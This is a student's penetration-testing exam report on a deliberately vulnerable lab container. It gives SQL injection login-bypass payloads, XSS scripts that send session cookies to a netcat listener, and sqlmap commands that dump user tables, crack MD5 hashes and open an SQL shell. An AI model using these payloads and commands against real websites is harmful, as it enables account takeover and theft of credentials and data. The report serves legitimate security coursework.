PENETRATION TESTING

June Exam

Filino Alessandro

Matricola: 7125518

E-Mail: alessandro.filino@edu.unifi.it

Deadline: 31/05/2024

Year 2024/25

INDEX

1 Assessment Overview

In May 2024, we conducted an analysis for the container **gabrielec/ptexam** to check its security.
The container exposes a website that can be reached at `http://localhost:8080` and allows registered users to be able to authenticate with their credentials or recover it if they know their **id**.
The analysis focused on:

- What a remote attacker can access
- How a remote attacker can exploit the vulnerabilities present


First of all we didn't find any vulnerabilities: The network is well configured, there aren't ports that expose services and there aren't miss-configurations on 8080 port.
An initial analysis of the web pages shown was then carried out. These appear to be well formed and don't expose information too useful to an attacker.
We were able to find the first problems by trying to interact with the website and then entering the required data into login page (`http://localhost:8080/login.php`) or into recovery page (`http://localhost:8080/recovery.php`).
The most important **vulnerability** found is related to **data injection**.
This vulnerability is present in some web pages:

- `http://localhost:8080/login.php`
- `http://localhost:8080/recovery.php`
- `http://localhost:8080/send.php`

In the first page unauthorized user can access to the reports section and it can read all the informations inside.
To do this, the malicious payload entered (that string that will replace a real username of an existing user) in the *username* field is easily reconstructed because the database uses tables and columns with the same names used in the web page.
From this it can also be seen that if well constructed, the injected payload allows access using any password.
From the login page itself, various information can be taken from the database including:

- Database name
- Partial enumeration of users (we can find whether a user exists by checking if any username contain prefix or suffix in the table)
- The algorithm used to encrypt user passwords

Figure 1: **Injection: Risk Distribution**



This vulnerability may appear to be only capable of exposing data but later was exploited to take total control of the system through more advanced tools into `send` or `recovery` pages.
This allowed us to obtain all the information contained on the machine where the website is running, including:


- List of all tables contained in the database
- List of database administrators
- List of registered users

- Users passwords
- Full remote access to the file system and all directories inside

The second vulnerability found is **XSS - Cross Site Scripting** and is present in the web pages:

- `http://localhost:8080/recovery.php`
- `http://localhost:8080/send.php`

In these pages, we can entered the **ID** field (in the first page) and **Title** and **Message** fields (in the second). These two inputs are capable of accepting malicious and potentially dangerous scripts for users's privacy.
This vulnerability was exploited to steal the **PHPSESSID** parameter from user. This value is assigned every time that a user visit the login page and associates the current user session with their database operations.
A malicious user who becomes aware of this parameter is able to impersonificate the legitimate user. Specifically, if we exploit this vulnerability within the `send.php` page, it is possible to obtain the PHPSESSIDs of all users who later access the `http:localhost:8080/report.php` page.
If we were to summarize in a pie graph the risks for each webpage contained in the website under analysis, it would be composed as follows:



2 Methodology

2.1 Goal Setting

The main goals of this analysis was to identify and document as many vulnerabilities as possible in the system under investigation. To do this, the operational scheme used is shown in **Fig.** 2.




Figure 2: **Scanning Method**

Having identified the vulnerabilities, we proceeded with the demonstration via PoC and where possible via Python scripts using **Selenium**[5] library to replicate the interaction a user might have with the system and the operations performed by an attacker.

2.2 Used Tools

During the Scanning, Discovery and Attack phases, the following tools were used:

- **Nmap**[4]: Used to search the ports exposed by the system.
- **curl**[10]: Used to interact with the web pages in command-line style. Also was used to identify the responses produced
- **Wfuzz**[11]: Used to identify XSS payloads
- **FFuf**[3]: Used to find all pages exposed by the server
- **Exploit DB**[7]: Used to identify CVEs based on the results found in scanning time
- **sqlmap**[1]: Used to do SQL injection
- **netcat**[9]: Used to create connections to and from the container
- **Custom Script**: Used for brute-force attacks to search the system root password (**Sez.** 4)

2.3 Risk Assessment

For proper assessment of the risk caused by each vulnerability, we chose to use the **Common Vulnerability Scoring System** (**CVSS**)[6] **V.** 3.1.
CVSSs assign a score between 0.1 and 10.0 based on several aspects such as: data integrity, availability, privileges required to execute an exploit, whether user interactions are needed, impacts, ...
The formula for calculating scores has been inserted as **attached** (*scripts/cvssCalculator/*)

Severity	Score
Low	0.1 – 3.9
Medium	4.0 – 6.9
High	7.0 – 8.9
Critical	9.0 – 10.0

Figure 3: **CVSS Aspects**

2.3.1 CVSS 0.1 - 3.9: LOW

Vulnerabilities marked as "low" usually don't have a direct attack vector but can be used to gain information about a target system and might be used in combination with other vulnerabilities to successfully take over a system. Those vulnerabilities are usually configurations which can be hardened, such as "sensitive loggings", "debug modes" or insufficient security settings for cookies, Hypertext Transfer Protocol Secure servers and more.
For this category it is not absolutely necessary to take actions.

2.3.2 CVSS 4.0 - 6.9: MEDIUM

"Medium" vulnerabilities often allow attackers to perform actions they are usually not intended to perform. Such actions can lead to unexpected behavior and also grants them the ability to take further actions. These actions are usually called "footholds", as they are the first step to gain control over the whole system. Such vulnerabilities are often security bypasses or possibilities to get information about the system behind including code access and access to internally used software. This category usually requires some mitigations.

2.3.3 CVSS 7.0 - 8.9: HIGH

Vulnerabilities with a CVSS score rated "high" allows attackers to exploit software in a way that they can execute code, exfiltrate private data and possibly harm the complete environment. However, the attack vector is difficult or additional privileges are required to exploit the system. Nevertheless, such vulnerabilities necessarily require actions to be taken to mitigate the issues.

2.3.4 CVSS 9.0 - 10.0: CRITICAL


"Critical" vulnerabilities require immediate actions as the system is at high risk to be exploited. Such exploits usually do not require complex attack vectors or special privileges to be executed. Often vulnerabilities in this category are publicly known which additionally allows attackers, even with little knowledge, to cause great damage.

3 Attack Narrative

3.1 Port Scan

First of all, **nmap** was used to find the ports exposed by the container. The TCP and UDP ports were then enumerated(**Fig.** 4).

As we can see, the only open port available in both cases is the web port: `8080` and only the TCP is open.



(a) TCP Scan (b) UDP Scan

Figure 4: Nmap Result

3.2 Banner Grabbing

We proceed the analysis by trying to do banner grabbing. So we search information about the software versions of the backend on which the website is running.

This was done in several ways to evaluate all the informations by the various tools:

- **telnet**: `$ telnet localhost 8080`




Figure 5: Banner Grabbing with telnet

- **nmap**: `$ namp -sV -p 8080 localhost`




Figure 6: Banner Grabbing with nmap

- **netcat**: `$ nc localhost 8080`




Figure 7: Banner Grabbing with netcat

As we see, the results show that:

- **Apache 2.4.38**
- **PHP 7.2.34**

We use this information to search if into exploit db there are exploits for Apache + PHP. The research (**Fig.** 8) was done with the command line: `$ searchsploit apache 2.4.38 | grep PHP`

There aren't any scripts into **metasploit**[2] available for our system version.

Figure 8: Searchsploit result


3.3 Manual Scanning

The analysis continued by trying to manually interact with the web pages to understand how the back-end works. First of all, we analyzed the **login page**: `http://localhost:8080/login`
There is a from that accepts two params as input: one for the **username** field and one for the **password** field. Intuitively the query execute into the server is like:

```
SELECT username, password FROM TABLE_NAME WHERE username = $username AND password = $password
```

We tried an **injection** with a simple payload as `OR True'` but without successful. Trying with other similar payloads, the result is the same and so a blacklist of characters may be present.
An attempt was then made to create compatible queries that do not use **True/False**, == or similar statements. Continuing with this approach, it is possible in some cases to see some errors returned by the database that gives us some information such as:

- The algorithm used to encrypt passwords is **MD5**: `' OR SELECT * FROM Users#`
  - We verify that this is true by analyzing the hash. This was done through the tool **Hash ID**[8]



(a) Query Execution

(b) MD5 Checker

Figure 9: Check if hash is MD5 compliance

- The database in use is called **niadb** and the users are saved in a table that is not called *Users*:

  `' UNION SELECT * FROM Users #`




Figure 10: Database name

- The system is vulnerable to **SQL Injection**. The PoC shows how it is possible to authenticate without actually being a registered user. In fact, We are redirected to the page `http://localhost:8080/welcome.php`:
  `' UNION (SELECT Username, Password FROM agents LIMIT 1)#`




Figure 11: Login without credentials

- We can do a partial enumeration. For example, we are able to say:
  - There is a user who ends his username with admin becouse this query runs correctly without errors:
    `' OR username LIKE '%admin`.
  - There isn't any user whose username is exactly admin or starts with admin (*credentials not valid*):
    `' OR username LIKE 'admin%' #`
  - Complete the login process, we can verify that exist a user named **agentX**:





Figure 12: Comments by agentX

The analysis then shifted by examining the page: `http://localhost:8080/recovery.php`

Again, there is a form where the user is asked to enter the user's **ID** to receive their credentials.

This page have **XSS - Cross Site Scripting** vulnerability. This can be verified by running a wordlists of common payloads through automated tools such as **Wfuzz**, but also by entering a simple payload such as `<script>alert(1)</script>`.

(a) XSS with Wfuzz



(b) Alert Injection

Figure 13: XSS Injection

This vulnerability can be exploited to sniff the **PHPSESSID** field of a user accessing the login page and then the recovery page.

In fact, every time a user goes through the login page, the server will assign a value to the PHPSESSID variable (miss-configuration) independent of the actions taken by the user. However in this case injection is not persistent and then by performing a refresh of the page, the code is not re-executed. In opposite this does not happen on the page: `http://localhost:8080/report.php`.

It uploads all comments posted on the page `http://localhost:8080/send.php` by all users. If a dangerous payload is then inserted as a comment, it will persist whenever the reports page is loaded (**Sez.** 4.1).

4 Exploitation And Findings

4.1 XSS Injection - Exploitation — CVSS Score: 4.2

The system is XSS vulnerable, so it is possibile to sniff a user's session by impersonating them. This can be done by injecting malicious payload into `\recovery.php` page and especially into `\send.php` which allows persistence of running code.

The **payload** for the `recovery.php` page is composed as:

```
<script>
    var cookie = document.cookie;
    var img = new Image();
    img.src = 'http://localhost:3001/' + cookie;
    alert(document.cookie);
</script>
```

Listing 1: Get and send PHPSESSID — /recovery.php

On the other hand, an attacker listening on port 3001 (Netcat: `$ nc -l 3001`) will receive the user's session (this example can also be replicated by executing the script **attached**: *scripts/xss/xss_script.py*):




Figure 14: Netcat result

The **payload** used for the `recovery.php` page is:

```
<script src='http://localhost:3001'></script>
```

Listing 2: Get and send PHPSESSID — /send.php

This result can be replicated by running the script **attached**: *scripts/xss/xss_script_send.php*. The script represents an attacker who logged without credentials, injects the payload in the system as a comment, so listens on port `3001` and logs out. Next, it is simulated that the user **agentX** logs in and loads the report page. The attacker's shell then reports the session of user **agentX**.

4.2 SQL Injection - Exploitation — CVSS Score: 8.2

As described in **Sec.** 3.3 login, send and recovery web pages can perform a sql injection. Then we exploit this vulnerability to be able to go deeper with the attack.

To do this, we can use **Sqlmap** tool.

We run the tool on the **login** page:

```
$ sqlmap.py --url=http://localhost:8080/login.php --data "password=p&username=u" -p "username"
```


`--method POST --random-agent -v 6`

This indicates:


- `--url=http://localhost:8080/login.php`: select the login.php page as the target
- `--data "password=p&username=u"`: indicate that the parameters required on the target page are the username and password fields
- `-p "username"`: check if it is possible to do an injection on the field username. We already know that this is possible since it has already been tested
- `-- method POST`: http method to use for the request
- `--random-agent`: use a generic search browser

This command will produce the following results:


- The database used maybe is **MySql**



- Username field is injectable. In fact, the tool requires us to confirm to be sent to the page: `http://localhost:8080/welcome.php`



- The command concludes by producing a false negative




We also continue with the same method on the page **send.php**:

```
$ sqlmap.py --url=http://localhost:8080/send.php --data "agent=&message=p&title=u"
-p "message" -p "title" --cookie PHPSESSID=31fc8a8342025fbbf995aa54abfcd44c
--method POST --random-agent -v 6
```

Unlike the previous command, in this case we do not know if and which field between message and title is vulnerable to sql injection. A session identifier must also be entered (this can be obtained by making an unauthorized login and copying the PHPSESSID field from your browser's developer tools). The result of this command is:


- **Title** is injectable



We then exploit the **title** field and with sqlmap try to enumerate the databases:

```
$ sqlmap.py --url=http://localhost:8080/send.php --data "agent=&message=p&title=u" -p "title"
--cookie PHPSESSID=31fc8a8342025fbbf995aa54abfcd44c --method POST --random-agent -v 6 --dbs
```


We can see that there are **4 databases present** including the one we had already found during the manual scan phase: **niadb**.



Select **niadb** database and try enumeration all the tables inside:

```
$ sqlmap.py --url=http://localhost:8080/send.php --data "agent=&message=p&title=u" -p "title"
--cookie PHPSESSID=31fc8a8342025fbbf995aa54abfcd44c --method POST --random-agent -v 6
-D niadb --tables
```


In the database there are two tables: **agents** and **reports**.




At this point, we try to dump the agents table to extract all its contents:

```
$ sqlmap.py --url=http://localhost:8080/send.php --data "agent=&message=p&title=u" -p "title"
--cookie PHPSESSID=31fc8a8342025fbbf995aa54abfcd44c --method POST --random-agent
-D niadb -T agents --dump
```

This operation will take several time but will produce important results: **the attributes of the agents table**, **all registered usernames**, and **the passwords** in MD5 hashes.




(a)



(b)


Sqlmap is also able to break this type of hash, so we can also find some of the **user passwords in the clear**.




We continue enumeration and check which and how many users are present as dabatase administrators:

```
$sqlmap.py --url=http://localhost:8080/send.php --data "agent=&message=p&title=u" -p "title"
--cookie PHPSESSID=31fc8a8342025fbbf995aa54abfcd44c --method POST --random-agent
--privileges
```

There are two users: **admin** and **root** both with 29 privileges on the database:



(c)




(d)

Arrived at this point, we can use sqlmap to try to open a **sql shell** with the database:

```
$ sqlmap.py --url=http://localhost:8080/send.php --data "agent=&message=p&title=u" -p "title"
--cookie PHPSESSID=31fc8a8342025fbbf995aa54abfcd44c --method POST --random-agent
--sql-shell
```

This is also possible and we find additional information about the system such as:

- S.O version: Linux Debian 10 (Buster)
- Apache an PHP version (we already knew): Apache 2.4.38, PHP 7.2.34
- MySQL version: 5.0.12 (MariaDB fork)

